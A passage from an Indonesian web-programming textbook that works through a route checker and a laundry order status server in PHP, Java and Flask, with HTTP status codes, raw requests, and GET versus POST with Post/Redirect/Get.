Kode 4.18 `java/CheckRoutes.java`: pemeriksaan rute dengan Java dan `HttpClient`, dengan pengikutan pengalihan dimatikan.

```
import java.net.URI;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.util.List;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** Minta setiap URL wajib portofolio dan laporkan apa yang kembali. */
public class CheckRoutes {
    static final List<String> REQUIRED = List.of("/portfolio", "/portfolio/profile",
        "/portfolio/hometown", "/portfolio/food", "/portfolio/tourist");
    static final List<String> EXTRA = List.of("/portfolio/profile/",
        "/portfolio/assets/site.css", "/portfolio/nonesuch");
    static final HttpClient CLIENT =
        HttpClient.newBuilder().followRedirects(HttpClient.Redirect.NEVER).build();

    static HttpResponse<String> fetch(String base, String path) throws Exception {
        return CLIENT.send(HttpRequest.newBuilder(URI.create(base + path)).build(),
                           HttpResponse.BodyHandlers.ofString());
    }

    static String firstH1(String html) {
        Matcher m = Pattern.compile("<h1[^>]*>(.*?)</h1>", Pattern.DOTALL).matcher(html);
        return m.find() ? m.group(1).replaceAll("\\s+", " ").trim() : "-";
    }

    public static void main(String[] args) throws Exception {
        String base = (args.length > 0 ? args[0] :
"http://localhost:8401").replaceAll("/$", "");
        System.out.printf("%-28s%-8s%-28s%s%n", "PATH", "STATUS", "H1 or LOCATION",
"VERDICT");
        int direct = 0, redirected = 0;
        for (String path : concat(REQUIRED, EXTRA)) {
            HttpResponse<String> r = fetch(base, path);
            String location = r.headers().firstValue("Location").orElse("");
            String shown = location.isEmpty() ? firstH1(r.body()) : location;
            String verdict;
            if (!REQUIRED.contains(path)) {
                verdict = "(extra)";
            } else if (r.statusCode() == 200) {
                direct++;
                verdict = "ok";
            } else if ((r.statusCode() == 301 || r.statusCode() == 308)
                       && location.endsWith(path + "/")) {
                boolean arrived = fetch(base, path + "/").statusCode() == 200;
                if (arrived) redirected++;
                verdict = arrived ? "ok after redirect" : "FAIL";
```

Kode 4.18 (Lanjutan) *java/CheckRoutes.java: pemeriksaan rute dengan Java dan HttpClient, dengan pengikutan pengalihan dimatikan.*

```
            } else {
                verdict = "FAIL";
            }
            System.out.printf("%-28s%-8d%-28s%s%n", path, r.statusCode(), shown, verdict);
        }
        int reached = direct + redirected;
        System.out.println(reached + " of " + REQUIRED.size() + " required URLs reach their
page ("
            + direct + " directly, " + redirected + " after one redirect)");
        System.exit(reached == REQUIRED.size() ? 0 : 1);
    }

    static List<String> concat(List<String> a, List<String> b) {
        return java.util.stream.Stream.concat(a.stream(), b.stream()).toList();
    }
}
```

Bila dijalankan terhadap host statis di porta 8404, ia mencetak sepuluh baris yang sama dengan versi Python pada Subbab 4.4.4, karakter demi karakter.

4.6.5 Penyelesaian keliru yang menggoda

Cara yang menggoda adalah membuat repositori dari folder *induk*, atau menyeret berkas satu per satu ke halaman web GitHub. Cara pertama menerbitkan situs di `…/portfolio/portfolio/`, satu tingkat terlalu dalam, sehingga setiap tautan `/portfolio/` menunjuk terlalu tinggi; cara kedua dapat meratakan folder sehingga `profile/index.html` menimpa halaman beranda. Pemeriksanya adalah tingkat teratas repositori: `index.html`, `profile/`, `food/` dan yang lainnya, seperti diperlihatkan `git ls-files`.

Godaan kedua adalah meng-*commit* rahasia. Situs statis semestinya tidak memuat rahasia apa pun, tetapi proyek berikutnya akan memiliki kata sandi basis data di sebuah berkas konfigurasi; repositori publik menerbitkannya ke seluruh dunia, dan menghapusnya pada *commit* berikutnya tidak menghapusnya dari riwayat. Berkas semacam itu dicantumkan di `.gitignore` sejak *commit* pertama dan tidak pernah di-*push*.

> **UJI DIRI.** Setelah situs tayang, pemiliknya memperbaiki salah ketik di `food/index.html`. Tiga perintah mana yang menerbitkan perbaikan itu, dan bagaimana pemiliknya dapat membuktikan bahwa situs yang tayang sudah berubah?
>
> *Jawaban.* `git add food/index.html`, `git commit -m "Fix a typo on the Local Food page"`, dan `git push`. Pages membangun ulang situs dalam satu atau dua menit. Buktinya adalah permintaan ke alamat yang tayang yang memperlihatkan teks baru, misalnya `curl -s https://ayu-pramesti.github.io/portfolio/food/ | grep -c "kata yang diperbaiki"`, yang mencetak 1 begitu versi baru dilayani; panel Network pada *developer tools* memperlihatkan respons yang sama.

4.7 Soal 4.5 — Satu Permintaan di Jaringan: Cek Status Pesanan

Mulai dari sini soal-soalnya berasal dari Profitina Laundry, usaha binatu dengan tiga gerai di Surabaya yang aplikasinya dibangun dalam buku ini. Halaman status publiknya memungkinkan pelanggan mengetik nomor nota dan nomor telepon lalu mengetahui apakah cuciannya sudah siap; soal ini membangun versi paling sederhana yang jujur dari server halaman itu.

4.7.1 Soalnya

SOAL 4.5. Profitina Laundry answers status questions at the address `/status?bill=B2938&phone=0896-0000-1482`. Write the server so that (a) a known bill with its matching phone number answers `200` with the bill number and its status in plain text; (b) the bill number may be typed in lower case and the phone number with spaces or hyphens; (c) a request without a bill number or without a phone number answers `400`; (d) an unknown bill, *and* a known bill with the wrong phone number, both answer `404` with the same message; (e) any method other than `GET` or `HEAD` answers `405` and says which methods are allowed. Use the bills B0120 (phone 0856-0000-8080, collected), B2938 (0896-0000-1482, ready for pickup) and B2946 (0811-0000-8361, in process). Then show the exact bytes of one request and its response.

Dengan kata lain: tulislah server untuk alamat `/status?bill=…&phone=…` yang menjawab `200` beserta status nota bila nomor nota dan teleponnya cocok (huruf kecil, spasi dan tanda hubung boleh), `400` bila salah satu parameter tidak ada, `404` dengan pesan yang sama untuk nota tak dikenal maupun telepon yang salah, dan `405` beserta metode yang diizinkan untuk metode selain `GET` dan `HEAD`; lalu perlihatkan byte persis dari satu permintaan dan responsnya.

4.7.2 Memahaminya dengan tangan

Alamatnya, diurai. Bab 1 memotong URL menjadi enam bagian. **Kode 4.19** melakukannya dengan pengurai milik peramban sendiri, pada alamat lengkap yang mungkin diklik pelanggan.

Kode 4.19 `web/tools/url_parts.mjs`: bagian-bagian alamat cek status, sebagaimana dilihat pengurai `URL` milik peramban.

```
// url_parts.mjs: urai alamat cek status seperti yang dilakukan peramban.
const u = new URL("https://laundry.example:8443/status?bill=B2938&phone=0896-0000-
1482#result");
console.log("scheme   " + u.protocol);
console.log("host     " + u.hostname);
console.log("port     " + u.port);
console.log("path     " + u.pathname);
console.log("query    " + u.search);
console.log("fragment " + u.hash);
for (const [key, value] of u.searchParams) console.log(`  ${key} = ${value}`);
// Yang benar-benar ditaruh peramban di baris permintaan (tanpa skema, host, atau fragmen):
console.log("request line: GET " + u.pathname + u.search + " HTTP/1.1");
```

```
scheme   https:
host     laundry.example
port     8443
path     /status
query    ?bill=B2938&phone=0896-0000-1482
fragment #result
  bill = B2938
  phone = 0896-0000-1482
request line: GET /status?bill=B2938&phone=0896-0000-1482 HTTP/1.1
```

Hanya path dan *query* yang ikut di baris permintaan: skema dan porta menentukan cara menyambung, host masuk ke header `Host`, dan fragmen tidak pernah meninggalkan peramban. *Query* adalah daftar pasangan `nama=nilai` yang disambung dengan `&`.

Jawabannya, dengan tangan. Sebelum kode apa pun, inilah tabel permintaan dan jawaban yang harus diterima masing-masing:

Tabel 4.4 Permintaan Soal 4.5 yang dikerjakan dengan tangan, beserta status dan badan yang harus diterima masing-masing.

Permintaan	Status	Badan
`GET /status?bill=B2938&phone=0896-0000-1482`	`200 OK`	`B2938: Ready for pickup`
`GET /status?bill=b2938&phone=0896 0000 1482`	`200 OK`	`B2938: Ready for pickup`
`GET /status?bill=B2938&phone=0811-0000-8361`	`404 Not Found`	`No bill found for this number and phone.`
`GET /status?bill=B9999&phone=0896-0000-1482`	`404 Not Found`	`No bill found for this number and phone.`
`GET /status?bill=B2938`	`400 Bad Request`	`Give both the bill number and the phone number.`
`POST /status?bill=B2938`	`405 Method Not Allowed`	`Use GET to read a status.` dan header `Allow: GET, HEAD`

Setiap kode status membawa makna yang didefinisikan standar HTTP, RFC 9110 [8], dan **Tabel 4.5** menjelaskan mengapa masing-masing cocok.

Tabel 4.5 Keempat kode status pada cek status, maknanya dalam RFC 9110, dan mengapa masing-masing tepat di sini.

Kode	Makna dalam RFC 9110	Mengapa cocok di sini
`200 OK`	permintaan berhasil; badannya adalah jawabannya	nota ditemukan dan milik telepon itu
`400 Bad Request`	server tidak akan memproses permintaan karena kesalahan klien, misalnya permintaan yang cacat atau tidak lengkap	parameter wajib tidak ada: tidak ada yang dapat dicari
`404 Not Found`	server tidak memiliki representasi terkini dari target	dari sisi pelanggan, "nota ini dengan telepon ini" tidak ada
`405 Method Not Allowed`	metode tidak didukung oleh target; respons wajib membawa header `Allow`	membaca status adalah GET; POST di sini adalah kekeliruan

Mengapa telepon yang salah mendapat jawaban *sama* dengan nota yang tidak dikenal? Karena jawaban "telepon salah" akan memberi tahu siapa pun yang mengetik nomor nota satu demi satu nota mana yang ada. Dengan satu jawaban untuk keduanya, halaman itu tidak memberi tahu apa pun kepada orang yang tidak mengetahui kedua nomornya — sebagaimana dituntut persyaratan aplikasi berdasarkan undang-undang pelindungan data pribadi Indonesia.

Apa berjalan di mana. Semuanya di server. Peramban hanya menyusun alamat dari formulir dengan `method="get"` (Soal 4.6 menulis formulir itu) dan menampilkan teks yang kembali.

4.7.3 Penyelesaian PHP

Kode 4.20 `php/status.php`: cek status dengan PHP, dijalankan sebagai *router script* server bawaan.

```php
<?php
// status.php: cek status publik Profitina Laundry.
// Jalankan dari folder ini:   php -S localhost:8411 status.php
declare(strict_types=1);

const BILLS = [                             // tiga baris nyata dari tabel Bill
    'B0120' => ['phone' => '085600008080', 'status' => 'Collected'],
    'B2938' => ['phone' => '089600001482', 'status' => 'Ready for pickup'],
    'B2946' => ['phone' => '081100008361', 'status' => 'In process'],
];

function reply(int $code, string $text, array $headers = []): void
{
    http_response_code($code);
    header('Content-Type: text/plain; charset=utf-8');
    foreach ($headers as $line) {
        header($line);
    }
    echo $text, "\n";
}

$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
if ($path !== '/status') {
    reply(404, 'Not found.');
} elseif (!in_array($_SERVER['REQUEST_METHOD'], ['GET', 'HEAD'], true)) {
    reply(405, 'Use GET to read a status.', ['Allow: GET, HEAD']);
} else {
    $bill  = strtoupper(trim($_GET['bill'] ?? ''));
    $phone = preg_replace('/[\s-]/', '', $_GET['phone'] ?? '');   // "0896-0000 1482" pun
diterima
    $row   = BILLS[$bill] ?? null;
    if ($bill === '' || $phone === '') {
        reply(400, 'Give both the bill number and the phone number.');
    } elseif ($row === null || $row['phone'] !== $phone) {
        // Nota tak dikenal dan telepon salah mendapat jawaban YANG SAMA: tidak ada yang
bocor.
        reply(404, 'No bill found for this number and phone.');
    } else {
        reply(200, $bill . ': ' . $row['status']);
    }
}
```

- `const BILLS = [ … ];` adalah larik asosiatif konstan: nomor nota menjadi kunci, dan setiap nilainya larik kecil berisi telepon dan status. Dalam aplikasi, baris-baris ini berasal dari tabel `Bill` dan `Customer`; tiga baris yang ditulis di dalam program sudah cukup untuk mempelajari HTTP.
- `reply` menetapkan status, `Content-Type` dan header tambahan, dan baru sesudahnya mencetak badan, karena header harus mendahului byte pertama badan.
- Rantai `if … elseif … else` bergerak dari pemeriksaan paling umum (path) ke yang paling khusus (parameter); `in_array(…, true)` membandingkan secara ketat.
- `$_GET['bill'] ?? ''` membaca parameter *query*, atau string kosong bila parameternya tidak ada; operator *null coalescing* `??` (Bab 3, Subbab 3.9.5) mencegah parameter yang tidak ada memicu peringatan. `strtoupper(trim(…))` menerima `b2938`; `preg_replace('/[\s-]/', '', …)` menghapus setiap karakter spasi putih dan tanda hubung dari telepon.
- `BILLS[$bill] ?? null` mencari notanya; uji berikutnya menangani "nota tidak ada" dan "telepon salah" dengan satu pesan.

Jalankan dari folder `php` dengan `php -S localhost:8411 status.php`, lalu kirim keenam permintaan pada **Tabel 4.4** dengan `curl -s -w "[%{http_code}]\n" URL`, dengan `-w` mencetak kode status sesudah badan:

```
B2938: Ready for pickup
[200]
B2938: Ready for pickup
[200]
No bill found for this number and phone.
[404]
No bill found for this number and phone.
[404]
Give both the bill number and the phone number.
[400]
HTTP/1.1 405 Method Not Allowed
Allow: GET, HEAD
```

Setiap baris sesuai dengan tabel yang dikerjakan dengan tangan. Perhatikan bahwa spasi pada permintaan kedua ditulis `%20` di alamat, karena spasi tidak boleh muncul di URL; PHP mendekodekannya sebelum program melihatnya.

4.7.4 Permintaan yang sama, byte demi byte


`curl` menyembunyikan permintaan yang dikirimnya kecuali diminta. **Kode 4.21** tidak menyembunyikan apa pun: ia membuka koneksi TCP sendiri, menulis permintaan sebagai teks, membaca semua yang kembali, lalu mencetak keduanya, `>` untuk yang dikirim dan `<` untuk yang diterima.

Kode 4.21 `python/raw_request.py`: satu permintaan HTTP yang diketik oleh program lewat soket TCP mentah, dan setiap baris responsnya.

```python
"""Kirim satu permintaan HTTP secara manual lewat soket TCP dan tampilkan setiap byte yang
kembali.

Cara pakai:  python3 raw_request.py 8411 "/status?bill=B2938&phone=0896-0000-1482"
"""
import socket
import sys

port = int(sys.argv[1]) if len(sys.argv) > 1 else 8411
target = sys.argv[2] if len(sys.argv) > 2 else "/status?bill=B2938&phone=0896-0000-1482"

request = (f"GET {target} HTTP/1.1\r\n"
           f"Host: localhost:{port}\r\n"
           "Connection: close\r\n"
           "\r\n")                        # baris kosong mengakhiri blok header
with socket.create_connection(("localhost", port)) as sock:
    sock.sendall(request.encode("ascii"))
    received = b""
    while chunk := sock.recv(4096):       # baca sampai server menutup koneksi
        received += chunk

for line in request.encode("ascii").split(b"\r\n")[:-1]:
    print(">", line.decode("ascii"))
for line in received.split(b"\r\n"):
    print("<", line.decode("utf-8"))
```

```
> GET /status?bill=B2938&phone=0896-0000-1482 HTTP/1.1
> Host: localhost:8411
> Connection: close
>
< HTTP/1.1 200 OK
< Connection: close
< X-Powered-By: PHP/8.4.21
< Content-Type: text/plain; charset=utf-8
<
< B2938: Ready for pickup
```

(Header `Host` yang diulang PHP di responsnya dihilangkan, seperti `Date`.) Inilah **Gambar 4.6** dalam wujud nyata: baris permintaan, header `Host` yang diwajibkan HTTP/1.1, `Connection: close`, dan baris kosong — `\r\n` saja — yang mengakhiri header; lalu baris status, header, baris kosong dan badan. `X-Powered-By` mengumumkan versi PHP, yang disembunyikan server produksi dengan `expose_php = Off`.



Gambar 4.6 Cara kerja web: pengguna memberi peramban sebuah URL, peramban mengirim permintaan HTTP lewat TCP/IP, dan server menjawab dengan respons HTTP berupa header dan badan, yang ditampilkan peramban.

4.7.5 Penyelesaian Java

Kode 4.22 adalah server yang sama dengan Java.

Kode 4.22 `java/StatusServer.java`: cek status di server HTTP bawaan JDK.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.util.HashMap;
import java.util.Map;

/** Cek status publik Profitina Laundry di server HTTP bawaan JDK. */
public class StatusServer {
    // nota -> {telepon, status}: tiga baris nyata dari tabel Bill
    static final Map<String, String[]> BILLS = Map.of(
        "B0120", new String[] {"085600008080", "Collected"},
        "B2938", new String[] {"089600001482", "Ready for pickup"},
        "B2946", new String[] {"081100008361", "In process"});

    static void reply(HttpExchange ex, int code, String text) throws IOException {
        byte[] body = (text + "\n").getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type", "text/plain; charset=utf-8");
        boolean head = ex.getRequestMethod().equals("HEAD");
        ex.sendResponseHeaders(code, head ? -1 : body.length);
        if (!head) {
            try (OutputStream out = ex.getResponseBody()) { out.write(body); }
        }
        ex.close();
    }

    /** "bill=B2938&phone=0896-0000-1482" -> {bill=B2938, phone=0896-0000-1482} */
    static Map<String, String> parseQuery(String raw) {
        Map<String, String> params = new HashMap<>();
        if (raw == null) return params;
        for (String pair : raw.split("&")) {
            String[] kv = pair.split("=", 2);
            String key = URLDecoder.decode(kv[0], StandardCharsets.UTF_8);
            String value = kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8)
: "";
            params.put(key, value);
        }
        return params;
    }
```

Kode 4.22 (Lanjutan) *java/StatusServer.java: cek status di server HTTP bawaan JDK.*

```
    static void handle(HttpExchange ex) throws IOException {
        String method = ex.getRequestMethod();
        if (!ex.getRequestURI().getPath().equals("/status")) {
            reply(ex, 404, "Not found.");
            return;
        }
        if (!method.equals("GET") && !method.equals("HEAD")) {
            ex.getResponseHeaders().set("Allow", "GET, HEAD");
            reply(ex, 405, "Use GET to read a status.");
            return;
        }
        Map<String, String> q = parseQuery(ex.getRequestURI().getRawQuery());
        String bill = q.getOrDefault("bill", "").trim().toUpperCase();
        String phone = q.getOrDefault("phone", "").replaceAll("[\\s-]", "");
        String[] row = BILLS.get(bill);
        if (bill.isEmpty() || phone.isEmpty()) {
            reply(ex, 400, "Give both the bill number and the phone number.");
        } else if (row == null || !row[0].equals(phone)) {
            // Nota tak dikenal dan telepon salah mendapat jawaban YANG SAMA: tidak ada
yang bocor.
            reply(ex, 404, "No bill found for this number and phone.");
        } else {
            reply(ex, 200, bill + ": " + row[1]);
        }
    }

    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8412), 0);
        server.createContext("/", StatusServer::handle);
        server.start();
        System.out.println("Status check on http://localhost:8412/status");
    }
}
```

Java tidak memiliki `$_GET`: `getRawQuery()` mengembalikan *query* yang masih tersandi, dan `parseQuery` mengerjakan apa yang dikerjakan PHP sebelum skrip Anda dimulai — memecah pada `&`, memecah setiap pasangan pada `=` yang pertama, dan mendekodekan dengan `URLDecoder.decode`. `Map.of(…)` membuat peta yang tidak dapat diubah. Header `Allow` harus ditetapkan *sebelum* `sendResponseHeaders`, yang menulis semua header sekaligus.

4.7.6 Penyelesaian Python

Kode 4.23 adalah server yang sama dengan Flask.

Kode 4.23 `python/status_app.py`: cek status dengan Flask.

```
"""Cek status publik Profitina Laundry dengan Flask.

Jalankan:  python3 status_app.py   lalu coba
http://localhost:8413/status?bill=B2938&phone=089600001482
"""
import re

from flask import Flask, request

BILLS = {                                   # tiga baris nyata dari tabel Bill
    "B0120": {"phone": "085600008080", "status": "Collected"},
    "B2938": {"phone": "089600001482", "status": "Ready for pickup"},
    "B2946": {"phone": "081100008361", "status": "In process"},
}
TEXT = {"Content-Type": "text/plain; charset=utf-8"}

app = Flask(__name__)


@app.route("/status", methods=["GET", "POST", "PUT", "DELETE", "PATCH"])
def status():
    if request.method not in ("GET", "HEAD"):
        return "Use GET to read a status.\n", 405, {**TEXT, "Allow": "GET, HEAD"}
    bill = request.args.get("bill", "").strip().upper()
    phone = re.sub(r"[\s-]", "", request.args.get("phone", ""))
    row = BILLS.get(bill)
    if not bill or not phone:
        return "Give both the bill number and the phone number.\n", 400, TEXT
    if row is None or row["phone"] != phone:
        # Nota tak dikenal dan telepon salah mendapat jawaban YANG SAMA: tidak ada yang
bocor.
        return "No bill found for this number and phone.\n", 404, TEXT
    return f"{bill}: {row['status']}\n", 200, TEXT


@app.errorhandler(404)
def not_found(_error):
    return "Not found.\n", 404, TEXT


if __name__ == "__main__":
    app.run(port=8413)
```

Fungsi *view* Flask boleh mengembalikan *tuple* berisi badan, status dan header. `request.args.get("bill", "")` setara dengan `$_GET['bill'] ?? ''`. Rute itu mencantumkan metode-metode lain agar fungsinya dapat menjawab `405` sendiri; Flask menambahkan `HEAD` ke setiap rute `GET`.

Keenam permintaan terhadap server Java di porta 8412 mencetak baris yang persis sama dengan PHP. Terhadap Flask di porta 8413 barisnya pun sama, dengan satu perbedaan pada baris terakhir: Flask menulis baris status sebagai `HTTP/1.1 405 METHOD NOT ALLOWED`, dengan huruf kapital. *Reason phrase* sesudah angka hanyalah hiasan bagi pembaca manusia; program, termasuk peramban, hanya membaca angkanya [8].

4.7.7 Penyelesaian keliru yang menggoda

Server yang menggoda selalu menjawab `200 OK` dan menaruh kabar buruk di badan. **Kode 4.24** adalah contohnya; ia lebih pendek daripada **Kode 4.20** dan di peramban tampak baik-baik saja.

Kode 4.24 `php/wrong_status.php`: setiap jawaban dikirim sebagai `200 OK`, bahkan “tidak ditemukan”.

```php
<?php
// wrong_status.php: MENGGODA TETAPI KELIRU. Setiap jawaban dikirim sebagai "200 OK".
// Jalankan:  php -S localhost:8414 wrong_status.php
const BILLS = ['B2938' => ['phone' => '089600001482', 'status' => 'Ready for pickup']];

header('Content-Type: text/plain; charset=utf-8');
$bill  = $_GET['bill'] ?? '';
$phone = $_GET['phone'] ?? '';
if (isset(BILLS[$bill]) && BILLS[$bill]['phone'] === $phone) {
    echo $bill, ': ', BILLS[$bill]['status'], "\n";
} else {
    echo "No bill found for this number and phone.\n";   // ...tetapi baris status berkata
200
}
```

```
HTTP/1.1 200 OK
Connection: close
X-Powered-By: PHP/8.4.21
Content-Type: text/plain; charset=utf-8

No bill found for this number and phone.
```

Badannya berkata "tidak ditemukan"; baris statusnya berkata "ditemukan", dan semua yang membaca kode status memercayai baris status: *cache*, mesin pencari (inilah yang disebut *soft 404*), dan `fetch`, yang `response.ok`-nya akan bernilai `true`. Ia juga menjawab `DELETE` seperti `GET`, dan membandingkan telepon secara persis, sehingga `0896-0000-1482` sebagaimana tercetak di nota dinyatakan "tidak ditemukan".

> **UJI DIRI.** Sebuah permintaan tiba sebagai `GET /status?phone=089600001482&bill=B2946&lang=id`. Apa jawaban **Kode 4.20**, dan mengapa urutan parameter serta `lang` tambahan tidak berpengaruh?
>
> *Jawaban.* `200 OK` dengan badan `B2946: In process`. PHP mengurai seluruh *query* ke larik `$_GET` sebelum skrip berjalan, dan larik dicari menurut kunci, bukan menurut posisi; kunci yang tidak pernah dibaca skrip, seperti `lang`, begitu saja diabaikan. `parseQuery` di Java dan `request.args` di Flask berperilaku sama.

4.8 Soal 4.6 — GET atau POST: Mencari Lawan Menitipkan

4.8.1 Soalnya

> **SOAL 4.6.** The drop-off page of Profitina Laundry has two forms: one that *looks up* the status of a bill (Problem 4.5), and one that *creates* a bill from a name, a phone number, a service and a quantity. Choose the HTTP method of each form and justify the choice. Write the server side of the second form so that a new bill is numbered B3001, B3002 and so on, and so that reloading the page shown after a drop-off never creates a second bill. Show what travels on the wire when the drop-off form is sent.

Dengan kata lain: halaman penitipan memiliki formulir pencarian status dan formulir pembuatan nota; pilihlah metode HTTP masing-masing beserta alasannya, tulislah sisi server formulir kedua agar nota baru bernomor B3001, B3002 dan seterusnya dan agar memuat ulang halaman sesudah penitipan tidak pernah membuat nota kedua, lalu perlihatkan apa yang dikirim lewat jaringan.

4.8.2 Memahaminya dengan tangan

Kedua metode, dibandingkan. Bab 2, Subbab 2.11 memperlihatkan apa yang dikirim peramban untuk setiap metode. **Tabel 4.6** menjajarkan perbedaan yang penting, dengan definisi RFC 9110 [8].

Tabel 4.6 GET dan POST dibandingkan pada sifat-sifat yang menentukan metode mana yang harus dipakai formulir.

	GET	POST
Tempat field formulir dikirim	di *query string* URL	di badan permintaan
Terlihat di bilah alamat, riwayat, log server	ya	tidak (hanya URL-nya)
Dapat di-*bookmark* atau dibagikan sebagai tautan	ya	tidak
Safe (klien tidak meminta perubahan)	ya	tidak
Idempotent (mengulanginya sama akibatnya dengan melakukannya sekali)	ya	tidak
Boleh diulang peramban, proksi atau pratinjau tautan tanpa bertanya	ya	tidak; peramban bertanya sebelum mengirim ulang
Tepat untuk	membaca: pencarian, penelusuran, penyaringan	mengubah sesuatu: membuat, membayar, mengirim

Pencarian tidak mengubah apa pun, jadi ia GET dan dapat di-*bookmark*; penitipan membuat nota, jadi ia POST, yang tidak *safe* dan tidak *idempotent*.

Contoh badannya. Pelanggan Siti Aminah menitipkan 3,5 kg cucian (layanan S0001). Peramban menyusun badan dengan *percent-encoding* pada setiap field (Bab 2, Subbab 2.11.2): spasi menjadi `+`, koma menjadi `%2C`, dan pasangan-pasangannya disambung dengan `&`:

```
name=Siti+Aminah&phone=0812-0000-1111&service=S0001&qty=3%2C5
```

Enam puluh satu karakter, sehingga header `Content-Length: 61` harus berbunyi 61.

Masalah muat ulang. Bila POST dijawab langsung dengan “Nota B3001 dibuat”, tombol Reload harus mengirim ulang POST itu; pelanggan mengeklik melewati peringatan dan nota kedua muncul. Obatnya adalah **Post/Redirect/Get**: jawab POST dengan `303 See Other` dan `Location` yang menunjuk ke nota baru; peramban mengambilnya dengan GET, dan muat ulang hanya mengulang GET itu.

Apa berjalan di mana. Peramban menyusun dan mengirim kedua permintaan; server membuat nota dan memilih pengalihannya. HTML kedua formulir menentukan metodenya, jadi itulah berkas pertama yang ditulis.

4.8.3 HTML-nya

Kode 4.25 `web/laundry/dropoff.html`: dua formulir, dua metode; komentarnya menjelaskan mengapa setiap metode dipilih.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Drop off laundry &mdash; Profitina Laundry</title>
</head>
<body>
  <h1>Drop off laundry</h1>
  <!-- Pencarian hanya membaca, jadi memakai GET: jawabannya dapat di-bookmark dan
dibagikan. -->
  <form action="/status" method="get">
    <label>Bill number <input name="bill" required></label>
    <label>Phone <input name="phone" type="tel" required></label>
    <button>Check status</button>
  </form>
  <!-- Penitipan membuat nota, jadi memakai POST: tak pernah terulang oleh tautan atau muat
ulang. -->
  <form action="/orders" method="post">
    <label>Name <input name="name" required maxlength="60"></label>
    <label>Phone <input name="phone" type="tel" required></label>
    <label>Service
      <select name="service">
        <option value="S0001">Wash, dry &amp; fold (per kg)</option>
        <option value="S0002">Express wash &amp; fold, 1 day (per kg)</option>
        <option value="S0003">Ironing only (per kg)</option>
        <option value="S0008">Bed cover, any size (per item)</option>
      </select>
    </label>
    <label>Quantity <input name="qty" inputmode="decimal" required></label>
    <button>Create bill</button>
  </form>
</body>
</html>
```

`method` adalah seluruh keputusannya dan `action` tujuannya; setiap `name` menjadi pasangan `nama=nilai`; `type="tel"` dan `inputmode="decimal"` memunculkan papan ketik angka; `required` dan `maxlength` adalah kemudahan bagi pelanggan dan sama sekali bukan perlindungan bagi server, sebagaimana dibuktikan Soal 4.11.

4.8.4 Penyelesaian PHP

Kode 4.26 adalah sisi servernya.

Kode 4.26 `php/order.php`: POST membuat nota dan menjawab `303 See Other`; GET menampilkan nota.

```php
<?php
// order.php: GET membaca, POST membuat, dan POST dijawab dengan pengalihan.
// Jalankan dari folder ini:   php -S localhost:8421 order.php
declare(strict_types=1);

const STORE = __DIR__ . '/data/orders.csv';          // satu baris per pesanan

function orders(): array
{
    if (!is_file(STORE)) {
        return [];
    }
    $rows = [];
    $fh = fopen(STORE, 'r');
    while (($row = fgetcsv($fh, null, ',', '"', '')) !== false) {
        $rows[$row[0]] = $row;                        // id => [id, nama, telepon, layanan,
jumlah]
    }
    fclose($fh);
    return $rows;
}

function text(int $code, string $body): void
{
    http_response_code($code);
    header('Content-Type: text/plain; charset=utf-8');
    echo $body;
}

$method = $_SERVER['REQUEST_METHOD'];
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);

if ($path === '/orders/new' && $method === 'GET') {
    header('Content-Type: text/html; charset=utf-8');
    readfile(__DIR__ . '/../web/laundry/dropoff.html');
} elseif ($path === '/orders' && $method === 'POST') {
    $fields = [];
    foreach (['name', 'phone', 'service', 'qty'] as $key) {
        $fields[$key] = trim($_POST[$key] ?? '');
        if ($fields[$key] === '') {
            text(400, "Missing field: $key\n");
            exit;
        }
    }
    $id = sprintf('B%04d', 3001 + count(orders()));   // B3001, B3002, ...
    $fh = fopen(STORE, 'a');
    fputcsv($fh, [$id, ...array_values($fields)], ',', '"', '');
```

Kode 4.26 (Lanjutan) *php/order.php: POST membuat nota dan menjawab 303 See Other; GET menampilkan nota.*

```
    fclose($fh);
    // Post/Redirect/Get: 303 menyuruh peramban MENGAMBIL nota dengan GET.
    http_response_code(303);
    header('Location: /orders/' . $id);
} elseif (preg_match('#^/orders/(B\d{4})$#', $path, $m) && $method === 'GET') {
    $row = orders()[$m[1]] ?? null;
    if ($row === null) {
        text(404, "No such order.\n");
    } else {
        [$id, $name, $phone, $service, $qty] = $row;
        text(200, "Order $id\nName: $name\nPhone: $phone\nService: $service\nQuantity:
$qty\n");
    }
} else {
    text(404, "Not found.\n");
}
```

- `STORE` adalah berkas CSV yang ditulis dengan `fputcsv` dan dibaca dengan `fgetcsv`, yang memberi tanda kutip pada field berisi koma seperti `3,5` (karakter *escape* kosong adalah pengaturan yang dianjurkan PHP 8.4). PHP melupakan segalanya di antara dua permintaan, jadi apa yang harus bertahan ditulis ke berkas; Bab 5 menggantinya dengan basis data.
- Cabang pertama menjawab `GET /orders/new` dengan formulir **Kode 4.25**.
